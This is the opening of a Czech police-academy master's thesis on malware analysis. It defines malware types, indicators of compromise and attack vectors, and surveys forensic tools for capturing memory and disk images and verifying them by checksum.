POLICEJNÍ AKADEMIE ČESKÉ REPUBLIKY V PRAZE
FAKULTA BEZPEČNOSTNĚ PRÁVNÍ
Katedra kriminalistiky

Analýza Malware

Diplomová práce

Malware Analysis

Master thesis

VEDOUCÍ PRÁCE

Doc. Ing. Jiří JONÁK, Ph.D.

AUTOR PRÁCE

Bc. Václav HASMAN

PRAHA

2022

Čestné prohlášení

Prohlašuji, že předložená práce je mým původním autorským dílem, které jsem vypracoval samostatně. Veškerou literaturu a další zdroje, z nichž jsem čerpal, v práci řádně cituji a jsou uvedeny v seznamu použité literatury.

V Praze, dne 10. 3. 2022

Bc. Václav HASMAN

Poděkování

Děkuji vedoucímu práce docentu Ing. Jiřímu Jonákovi, Ph.D. za ochotu, cenné rady a připomínky při vypracování této diplomové práce. Rád bych poděkoval i svým nejbližším za podporu, kterou se mnou museli mít, při psaní této práce i během studia.

ANOTACE
Tato diplomová práce se zabývá tématem vyhledávání malwaru v cílových zařízeních a zejména pak jeho následnou analýzou, pro potřeby operativního i procesního využití orgány PČR. První část práce uvádí do problematiky analýzy malwaru. Vymezuje základní pojmy, popisuje různé typy škodlivého softwaru, formy jejich distribuce (vektory útoku), způsoby, jakými je zajištěna persistence malwaru v operačním systému a dále pak podrobným popisem základních analytických přístupů. Dále jsou v této části představeny používané nástroje forenzní analýzy škodlivého softwaru, ať už se jedná o forenzně analytické distribuce operačních systémů, automatizované analytické frameworky nebo nástroje pro „manuální“ rozbor vzorku dat. V hlavní části jsou pak předvedeny praktické ukázky analýzy různých druhů škodlivého softwaru.

KLÍČOVÁ SLOVA
malware * analýza malware * statická analýza * dynamická analýza * indikátory kompromitace * forenzní nástroje

ANNOTATION
The Thesis is focused on the malware detection in end-user devices and particularly on the subsequent malware analysis for the operational and procedural usage by the Police of the Czech Republic. The first part of the Thesis presents the issue of malware analysis. In this part is defined basic terminology, different types of malicious software are described as well as types of their distribution (vectors of an attack) and techniques by which malware makes itself persistent in the operating system, it also contains detailed description of main analytical approaches. In this part are also presented tools of forensic analysis, either forensically analytical distributions of operating systems, automatized analytical frameworks or tools for “manual” analysis of a data sample. Practical examples of different types of malware analyses are demonstrated in the main part of the Thesis.

KEYWORDS
malware * malware analysis * static analysis * dynamic analysis * indicators of compromise * forensic tools

Obsah

Úvod

Počítačoví útočníci jsou při hledání způsobů, jak infikovat zařízení, velmi kreativní a vynalézaví. Využívají velké množství forem útoků, jakými jsou např. zneužívání dosud neznámých zranitelností (0-day) aplikací, zneužívání známých (ale neaktualizovaných) zranitelností aplikací, phishingové kampaně, zneužití uniklých nebo slabých přihlašovacích údajů, pivotingu, MITM, SQL injection, XSS, CSRF, Buffer Overflow, DDoS apod.

K útoku přitom ale vůbec nemusí dojít prostřednictvím počítačové sítě. Velmi úspěšně lze také využít různých postupů sociotechniky např. využitím důvěřivosti nebo nepozornosti uživatele cílového zařízení, odhozením USB flashdisku s infekcí před bydlištěm nebo zaměstnáním oběti, využitím podplacené uklízečky, hlídače či nespokojeného zaměstnance, kteří mohou být „nápomocní“ při instalaci škodlivého softwaru v cílové firmě apod.

I přes neustále zlepšující se osvětu v oblasti počítačové bezpečnosti a zvyšujícímu se počtu používaných antivirových programů je však společnost svědkem rychlého nárůstu útoků prostřednictvím škodlivého softwaru, a to i v kontextu probíhající hybridní války vedené zejména Ruskou federací[1] .

Analýza malwaru je tedy velice dynamický, neustále se rozvíjející, interdisciplinární obor a v rámci činnosti policie představuje zejména součást procesu vyšetřování kybernetické kriminality.

Cílem této diplomové práce je nastínit, jak je v případě podezření na přítomnost škodlivého softwaru možné provést jednak jeho zajištění pro následnou analýzu a pak také samotná analýza malwaru. Zejména analýza přitom klade vysoké nároky na pracovníka provádějícího zkoumání zajištěných digitálních stop.

Takový pracovník musí vědět, jak a kde malware hledat, jak jej identifikovat, jak z něj získat informace o jeho vlastnostech a funkcích a ideálně z něj zjistit informace vedoucí k útočníkovi. K tomu je zapotřebí spousty dovedností a

[1] NÚKIB v rámci preventivních kroků vydal v souvislosti s ozbrojeným konfliktem mezi Ruskou federací a Ukrajinou Varování. *NÚKIB* [online]. 2022 [cit. 2022-03-06]. Dostupné z: https://nukib.cz/cs/infoservis/hrozby/1814-nukib-v-ramci-preventivnich-kroku-vydal-v-souvislosti-s-ozbrojenym-konfliktem-mezi-ruskou-federaci-a-ukrajinou-varovani/

znalostí, zejména z oblasti reverzního inženýrství a programování, neboť specialista provádějící analýzu často pracuje se zdrojovým kódem, který se různí v závislosti na použitém jazyku, kterým byl malware naprogramován. Dále je potřeba, aby byl dostatečně erudovaný v problematice počítačových sítí, kryptografie, steganografie, aby měl hlubokou znalost běžně používaných operačních systémů osobních počítačů, serverů i mobilních telefonů, aby měl představu o běžně používaných vektorech útoku, typech malwaru a o jejich funkcích a vlastnostech.

Detekce a analýza malwaru představuje permanentní výzvu, protože útočníci nalézají stále nové a pokročilejší techniky, jak uniknout detekci, na což je potřeba urychleně reagovat.

Zde uvedené postupy zajišťování digitální stopy a následný rozbor vzorku dat (ať už pro operativní nebo procesní využití), vycházejí jednak z absolvovaných kurzů forenzní analýzy malwaru a pracovní praxe autora této práce. Postupy byly rovněž konzultovány s pracovníky oddělení počítačové expertizy Kriminalistického ústavu Praha.

1. Základní pojmy

1.1. Malware

Pojem malware (z angl. Malicious Software)[2] je obecný název, pod který lze zahrnout všechny typy škodlivého softwaru. Škodlivý software je takový druh počítačového programu (kódu), který je způsobilý nežádoucím způsobem modifikovat (mazat, blokovat, měnit či kopírovat uživatelská data), ovlivňovat fungování zařízení, ve kterém je spuštěn, nebo počítačové sítě, k níž je dané zařízení připojeno, umožnit vzdálený přístup k zařízení apod.

Kyberzločinci je malware používán z mnoha různých důvodů, namátkou si lze představit např.:

Finanční důvody:

- výkupné za zašifrovaná data (v případě použití ransomwaru)
- krádež a prodej firemního know-how (technologické procesy, zdrojové kódy softwarových řešení atd.)
- prodej odcizených osobních a platebních údajů (vykradením databáze klientů e-shopu, např. využitím útoku SQL injection)

Emoční důvody:

- podezřívavý manžel / zhrzený exmanžel (typicky spyware)
- patologický ctitel
- nespokojený ex/zaměstnanec
- zvědavost
- touha otestovat své dovednosti

Ideologické důvody:

- boj aktivistických skupin proti různým korporacím nebo stáním institucím
- náboženský kyberterorizmus

Válečné důvody:

[2] Malware. *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2022-03-07]. Dostupné z: https://cs.wikipedia.org/wiki/Malware

- šíření dezinformací a válečné propagandy
- útok na infrastrukturu státu (např. na SCADA systémy elektráren apod.)
- vyřazení vojenské techniky z provozu[3]
- útok na nepřátelská televizní vysílání

Malware tak může sloužit k útoku na internetové bankovnictví, odcizení dat uložených v napadeném systému, k vydírání uživatele, k zneužití výpočetního výkonu napadeného zařízení (např. pro těžbu kryptoměn), k vytvoření botnetu[4]) za účelem spuštění útoků typu DoS (Denial of Service) proti jiným sítím, ke krádeži digitální identity uživatele zařízení rozesílání nevyžádané pošty (spamu) atd.

1.2. Druhy malware

1.3. Spyware

Spyware je druh malware, pomocí nějž jsou získávána data o provozu počítačového systému a činnosti uživatele, např. záznamem stisknutých kláves (keylogger), pořizováním snímků obrazovky (screenlogger) atd. Tato data mohou být následně exfiltrována na datového úložiště útočníka.

1.4. Ransomware

Ransomware neboli filecoder je druh vyděračského malwaru, který zašifruje obsah disku napadeného zařízení a vyžaduje od oběti uhrazení různě vysoké platby, aby k zašifrovanému obsahu obnovil přístup. Pro větší psychologický nátlak na oběť může ransomware zobrazit varování, že systém oběti byl použit k nelegálním aktivitám nebo obsahuje nelegální obsah nebo může mít ransomware vestavěný vizuální odpočet času s nastavenou dobou splatnosti. Pokud nebude platba uhrazena ve

[3] Anonymous says Russia's spy satellites are now hacked. But the nation denies everything. *Interesting Engineering* [online]. 2022 [cit. 2022-03-07]. Dostupné z: https://interestingengineering.com/says-russia-denies-anonymous-hack-claims

[4] *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2022-01-13]. Dostupné z: https://cs.wikipedia.org/wiki/Botnet

stanoveném čase, dojde ke zvýšení ceny za dešifrování obsahu, nebo ke smazání obsahu disku nebo se operační systém stane neovladatelný.

K šifrování dat na disku bývá použito silné asymetrické šifry. Programátor ransomwaru vygeneruje veřejný a soukromý šifrovací klíč. Veřejný je vložen do kódu malwaru. Po instalaci do počítače vygeneruje ransomware náhodný symetrický klíč a jím zašifruje data. Symetrický klíč je šifrován veřejným klíčem v malwaru. Pokud oběť platbu uhradí by měl autor ransomware dešifrovat zašifrovaná data, nikde však není zaručeno, že se tak opravdu stane.

Ransomware také nemusí šifrovat pouze data na lokálním disku, ale může zašifrovat i data připojených sdílených disků.

1.5. Backdoor

Tzv. zadní vrátka neboli technika, která umožňuje obejít autentizaci a za běžných okolností brání uživateli v neoprávněném zásahu do počítačového systému. Může být využita k legitimním účelům, např. pro správu nebo údržbu, často je ale zneužívána hackery a jinými neoprávněnými uživateli.

1.6. Trojský kůň (Trojan)

Trojský kůň je typ škodlivého kódu nebo softwaru, který je skrytý jako podprogram v legitimní aplikaci a po spuštění této aplikace začne skrytě (bez vědomí a souhlasu uživatele) vykonávat činnost, pro kterou byl navržen.

1.7. Vir/Virus

Počítačový virus patří mezi nejběžnější druhy malwaru. Nejčastější formou šíření je rozesílání hromadných e-mailů s infikovanými přílohami nebo odkazy. Počítačoví červi nebývají napsáni jen za účelem své vlastní replikace, ale většinou obsahují další funkce. Jedná se o části kódu vykonávajícího kromě samotného šíření počítačového červa také jiné typické činnosti malwaru, například krádeže dat, sledování činnosti uživatele nebo vytváření botnetů.

1.8. Počítačoví červi

Počítačový červ patří mezi nejběžnější druhy malwaru. Šíří se prostřednictvím počítačových sítí, za využití zranitelností operačních systémů, protože ne každý počítač je pravidelně aktualizován a chráněn proti těmto zranitelnostem.

Nejčastější formou šíření je rozesílání hromadných e-mailů s infikovanými přílohami nebo odkazy. Ani počítačoví červi nebývají napsáni jen za účelem své vlastní replikace, ale většinou obsahují další funkce. Jedná se o části kódu vykonávajícího kromě samotného šíření počítačového červa také jiné typické činnosti malwaru, například krádeže dat, sledování činnosti uživatele nebo vytváření botnetů.

Rozdíl mezi počítačovým červem a virem spočívá v tom, že červi mají na rozdíl od virů schopnost nezávislého šíření přes síť, zatímco viry jsou založeny na svém šíření lidskou aktivitou (sdílením kopií infikovaných souborů, přeposíláním e-mailové zprávy s infikovanou přílohou apod.)

1.9. Rootkit

Rootkit je škodlivý kód, který v počítači skrývá svoji přítomnost nebo přítomnost programů, souborů, síťových připojení, služeb, ovladačů a dalších systémových komponent malwaru. Rootkity jsou programy, které skrývají existenci malwaru zachycením a úpravou volání API operačního systému, která dodávají systémové informace. Rootkity nebo funkce umožňující rootkit mohou být umístěny na úrovni uživatele systému nebo jádra operačního systému nebo na ještě nižší, včetně hypervizoru, hlavního spouštěcího záznamu nebo systémového firmwaru. Díky tomu jej běžný anti-malwarový nástroj prakticky nedokáže nalézt. Rootkity existují pro všechny běžné platformy jakými jsou Windows, Linux a Mac OS X.

1.10. Dropper

Dropper je druh trojského koně, který je navržen tak, aby „instaloval“ malware (viry, backdoor atd.) do cílového systému. Kód malwaru může být obsažen přímo v dropperu takovým způsobem, který brání detekci obsaženého škodlivého kódu antivirovými nástroji (pak se jedná o jednostupňový dropper) nebo po svém spuštění provede dropper nejprve

analýzu prostředí, ve kterém je spouštěn, např. zkontroluje druh a verzi operačního systému a antivirových nástrojů a teprve v případě příznivého výsledku kontroly provede stažení malware do cílového počítače (tzv. dvoustupňový dropper neboli downloader).

1.11. Mobilní malware

Malware designovaný pro chytré mobilní telefony a tablety, např. platformy iOS a Android. Kromě klasických vektorů útoku (zaslání linku, fyzická infikace, stažení infikovaného instalačního balíčku) se v případě mobilních telefonů nabízí možnosti zneužití zranitelnosti signalizačních protokolů SS7[5] popř. zranitelnosti mobilní datové sítě 2G[6] a instalaci malware bez interakce uživatele.

Malware pro mobilní telefony zaznamenává v posledních letech velký nárůst, vzhledem ke stále stoupajícímu počtu těchto zařízení v populaci a k neustále se zvyšujícím možnostem využití těchto zařízení (přístup k internetovému bankovnictví, ukládání hesel, přístup k emailovým schránkám atd.).

1.12. Bez-souborový malware (fileless malware)

Jedná se o malware, který se nachází pouze v paměti počítače. Během jeho činnosti nedochází k zápisu na pevný disk počítače, proto je relativně odolný vůči počítačové forenzní analýze založené na zkoumání souborů, detekci podpisů, ověřování hardwaru, analýze vzorů atd., a zanechává velmi málo digitálních stop, které by forenzní vyšetřovatelé mohli použít k identifikaci nelegitimní činnosti.

Útoky prostřednictvím Fileless Malwaru spadají do kategorie tzv. útoků LOC (Low-Observable Characteristic), tj. s málo pozorovatelnými charakteristikami. Takový typ útoku se vyhýbá detekci většinou

[5] Signalling_System_No._7. *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2022-01-14]. Dostupné z: https://en.wikipedia.org/wiki/Signalling_System_No._7

[6] New Mobile Network Vulnerabilities Affect All Cellular Generations Since 2G. *The Hacker News* [online]. [cit. 2022-01-14]. Dostupné z: https://thehackernews.com/2021/12/new-mobile-network-vulnerabilities.html

bezpečnostních opatření. Mnoho útoků LOC totiž využívá legitimní vestavěný nástroj Microsoft Windows PowerShell, který je v OS Windows implementován již od verze WindowsXP ServicePack2 a je používaný pro automatizaci úloh, správu konfigurace a slouží jako pokročilejší alternativa k původnímu programu cmd.exe.

Protože je fileless malware navržen tak, aby fungoval pouze v paměti, trvá jeho životnost jen po dobu, kdy je paměť počítače napájena elektrickým proudem, tedy do restartu nebo vypnutí počítače.

Většina existujícího malware nespadá striktně do jedné kategorie, ale přesahuje do více kategorií. Často tedy není dost dobře možné přesně určit typ malwaru, ale pro jeho analýzu není přesná kategorizace potřeba.

1.3. Indikátory kompromitace (IOC)

Indikátory kompromitace jsou části forenzních dat, např. data nalezená v záznamech systémového protokolu nebo souborech, které identifikují potenciálně škodlivou aktivitu v systému nebo síti. Indikátory kompromitace napomáhají IT profesionálům při odhalování narušení dat, malwarových infekcí nebo jiných hrozeb. Díky sledování indikátorů kompromitace mohou být útoky detekovány a lze na ně rychle reagovat tak, aby mohlo být zabráněno narušení bezpečnosti nebo omezení škod, zastavením útoků v jejich časných fázích.

Typickými indikátory kompromitace mohou být např. snížený výkon počítače, vyskakující upozornění na infikaci zařízení s nabídkou nákupu antivirového nástroje, neobvyklý příchozí a odchozí síťový provoz, neobvyklé aktivity v účtu privilegovaného uživatele, podezřelé změny systémového registru nebo systémových souborů, časté automatické otevírání reklamních oken, přesměrování internetového prohlížeče na neočekávané stránky, změny profilu mobilního zařízení, známky DDoS útoku, kumulace dat na neobvyklých místech v systému apod.

1.4. Digitální stopa

Analýza škodlivého softwaru představuje v policejní činnosti proces, při kterém, (mimo zjišťování skutečností o tom, jak zkoumaný vzorek dat funguje a zda představuje hrozbu) jsou vyhledávány digitální stopy, které mohou přispět k objasnění trestného činu a ke zjištění totožnosti pachatele.

Jak uvádí Kolouch[7] *„Digitální stopu představují jakákoli data či informace přenesená, vytvořená, uložená či modifikovaná za použití počítačového systému.“*

Takovou stopu mohou představovat např. metadata souboru s malwarem, IP adresa, se kterou malware komunikuje apod.

1.5. Vektor útoku

Vektor útoku je cesta, metoda nebo scénář, které útočník zvolil pro vykonání útoku a k získání neoprávněného přístupu do sítě nebo počítačového systému. Představuje způsob, jakým se provádí zneužití zranitelností a kompromitace cílového systému, ať už s využitím malwaru nebo sociotechnik (technik sociálního inženýrství), případně jejich kombinací.


Je možné jej vnímat také jako způsob prvotní interakce s obětí útoku, ještě před samotnou infikací cíle.

Rozklíčování vektoru útoku je podstatné z důvodu možného odhalení útočníka, neboť objasněním časových souvislostí, výslechem poškozeného, forenzní analýzou a posléze zasazením výsledků těchto šetření do logických souvislostí, může vést k odhalení kontextu útoku (např. zda se jednalo o útok zvnějšku nebo zevnitř firmy) a možná i k osobě útočníka (pachatele).

Zjištění, jaké zranitelnosti bylo využito, jaká je míra jeho sofistikovanosti, jak finančně, technologicky či personálně náročné musely být přípravy na útok, mohou být rovněž indicií, zda se mohlo jednat o útok jednotlivce či organizované skupiny útočníků.

[7] KOLOUCH, Jan. *CyberCrime*. Praha: CZ.NIC, z. s. p. o, 2016, s. 403. ISBN 978-80-88168-18-8.

Důležité je také zmínit, že mnohé útoky se skládají z kombinace více vektorů. Typickým příkladem je proniknutí spywaru do společnosti za využití technik sociálního inženýrství nebo zasláním phishingového e-mailu, viz Obrázek 1.



Obrázek č. 1 - Schéma phishingového vektoru útoku

Jedním z nejúspěšněji využívaných vektorů útoku obecně je technika sociálního inženýrství, která skýtá nepřeberné množství možností, jak proniknout do cílového systému, aniž by byl útočník přítomen nebo dokonce jak si k němu může útočník zajistit i fyzický přístup.

Jak již bylo zmíněno v úvodu, lze zneužít důvěřivých, nevzdělaných nebo nespokojených zaměstnanců, personálu úklidových firem, ostrahy objektu apod.

Nejčastějším způsobem dopravy malwaru do cíle je zpravidla e-mail, ale využít se dá i USB flash disk, cloudové úložiště, mobilní telefon či mini PC typu Raspberry Pi (šikovně skryté např. za tiskárnou nebo v kabelových nosných systémech), které může útočník nebo spolupracující osoba připojit přímo do sítě a tu pak může útočník na dálku kontrolovat. Pravděpodobnost úspěchu takového útoku je velmi vysoká.

Dalším hojně používaným vektorem je odepření služby - DoS či DDoS útok (z anglického Denial of Service/Distributed Denial of Service). Útoku bývá provedený typicky prostřednictvím botnetu (sítě zotročených počítačů), který útočník využije k přehlcení poskytované služby požadavky, načež dojde k přetížení a vyřazení služby z provozu.

1.6. Reverzní inženýrství

Obecně lze výraz reverzní inženýrství pojmout jako proces, díky němuž se z nějakého výsledného produktu získávají znalosti o tom, jak byl vyroben, sestaven nebo jak funguje.

V oblasti informačních technologií je reverzním inženýrstvím rozuměn proces, při kterém je, za využití hardwarového a softwarového vybavení a znalostí analytika, zkoumán zkompilovaný kód nebo jiný zájmový softwarový artefakt z hlediska jeho fungování a vnitřní struktury.

Nutnou součástí schopností analytika jsou, kromě podrobných znalostí operačních systémů, také znalosti o hardwaru počítače, protože analýza samotných hardwarových komponentů počítačového systému může být součástí procesu reverzního inženýrství.

Zřejmě hlavní oblastí, ve které se reverzní inženýrství ve spojitosti s bezpečností informačních a komunikačních technologií uplatňuje, je analýza škodlivého softwaru. Proces reverzního inženýrství je přitom využíván nejen analytiky, kteří malware zkoumají z důvodu obrany proti němu s cílem rychlé reakce na nové varianty škodlivého softwaru, tak aby bylo možné co nejrychleji implementovat vhodné protiopatření, ale je využíváno i tvůrci malwaru samotnými.

Hlavním cílem využívání postupů reverzního inženýrství, ze strany tvůrců malwaru, je hledat doposud neznámé chyby v softwaru, který je používán na cílových počítačových systémech. Může se jednat o chyby, které se nacházejí v ovladačích používaného hardwaru, v samotném operačním systému, v síťových komunikačních protokolech, v používaných aplikacích, jakými jsou webové prohlížeče, prohlížeče a přehrávače multimédiálního obsahu, kancelářské balíky

apod. Na základě těchto objevených chyb poté vytvářejí tzv. exploity, jejichž prostřednictvím pak mohou pronikat do cílových systémů a ty pak dále infikovat a ovládat za využití dalšího malwaru.

Vzorky podezřelého softwaru proto bývají podrobovány analýze, která má za cíl zmapovat jeho chování. Prověřují se proto všechny akce, prováděné zkoumaným softwarem a na základě jejich vyhodnocení je pak možné konstatovat, zda se jedná o škodlivý software, jakou míru rizika představuje a jakým způsobem infikuje systém.

Z výsledku provedené analýzy daného malwaru je tedy možné predikovat, jaké dopady na systém bude malware mít po svém spuštění a současně pak navrhnout a implementovat vhodné protiopatření.

2. Analytické nástroje


Analytické nástroje lze dělit podle několika hledisek do různých kategorií. Podle fáze, kdy je s digitální stopou pracováno na pre-analytické a analytické. Podle komplexnosti, na celé forenzní distribuce operačních systémů, analytické frameworky nebo jednotlivé analytické programy. V následujícím výčtu je uvedeno několik vybraných nástrojů a jejich základní vlastnosti.

2.1. Nástroje pro pre-analytickou fázi


Jsou to nástroje, pomocí kterých probíhá zajišťování digitální stopy pro následnou analýzu. Těmito nástroji jsou (vedle základních dokumentačních nástrojů jakým je fotoaparát) například nástroje pro pořizování otisku paměti počítače nebo mobilního telefonu a nástroje pro zajišťování obsahu úložiště těchto zařízení. Použití vhodného nástroje, správným způsobem, je stěžejní pro provedení následné analýzy. Výstupem použití těchto nástrojů jsou data, která musí odpovídat reálnému stavu dat v zařízení, ze kterého byla v daném čase zajištěna. Formát výstupních dat musí být takový, aby umožňoval budoucí analýzu.

Mezi nástroje používané pro zajištění otisku paměti počítače s operačním systémem MS Windows patří např. DumpIT (viz Obrázek 2), WinPmem (viz Obrázek 3), FTK Imager. Pro platformu GNU/Linux LinPmem nebo dd, a pro platformu MacOSX např. MacPmem.

Tyto nástroje je možné na zájmovém PC spouštět z flashdisku, a to bez nutnosti instalace nástrojů do zájmového PC.



Obrázek č. 2 - Ukázka zajištění obrazu paměti PC nástrojem DumpIt



Obrázek č. 3 - Ukázka zajištění obrazu paměti PC nástrojem WinPmem

Pro zajištění obsahu paměti mobilních zařízení s operačním systémem Android lze použít nástroj „Dumproid[8]“.

K zajištění obsahu datových úložišť lze použít jak nástroje softwarové, tak hardwarové. Mezi softwarové nástroje patří například grafický linuxový nástroj „Guymager[9]“ nebo terminálový „dd[10]“, Clonezilla[11] nebo Recon ITR[12] od spol. Sumuri pro souborové systémy APFS užívaných na zařízeních Apple.

Mezi hardwarové prostředky patří například produkty společnosti Logicube[13] (Falcon, SuperSonics-NG atd.) nebo produkty společnosti Cellebrite[14] (UFED Touch, UFED4PC atd.).

Po vytvoření souboru s otiskem paměti nebo otisku disku, je nezbytné tento soubor opatřit kontrolním součtem, aby bylo možné zpětně ověřit integritu dat. Tímto úkonem bude zaručeno, že se zajištěnými daty nebylo, od doby jejich pořízení až po případné řízení před soudem (pokud budou zajištěné a vyhodnocené digitální stopy použity jako důkaz v trestním řízení), manipulováno.

K vytvoření kontrolního součtu je možné využít vestavěných systémových nástrojů, jakými jsou „certutil“ nebo „Get-FileHash“ (viz Obrázek 4 a 5) pro MS Windows nebo „sha256sum“, „sha512sum“ pro GNU/Linux nebo „shasum“ pro MacOSX.

---

[8] https://github.com/tkmru/dumproid/releases/

[9] Guymager homepage. *Guymager homepage* [online]. [cit. 2022-03-08]. Dostupné z: https://guymager.sourceforge.io/

[10] Dd (Unix). *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2022-03-08]. Dostupné z: https://cs.wikipedia.org/wiki/Dd_(Unix)


[11] Clonezilla: The Free and Open Source Software for Disk Imaging and Cloning. *Clonezilla.org* [online]. [cit. 2022-03-08]. Dostupné z: https://clonezilla.org/downloads.php

[12] Sumuri.com. *Recon-ITR* [online]. [cit. 2022-03-08]. Dostupné z: https://sumuri.com/software/recon-itr/

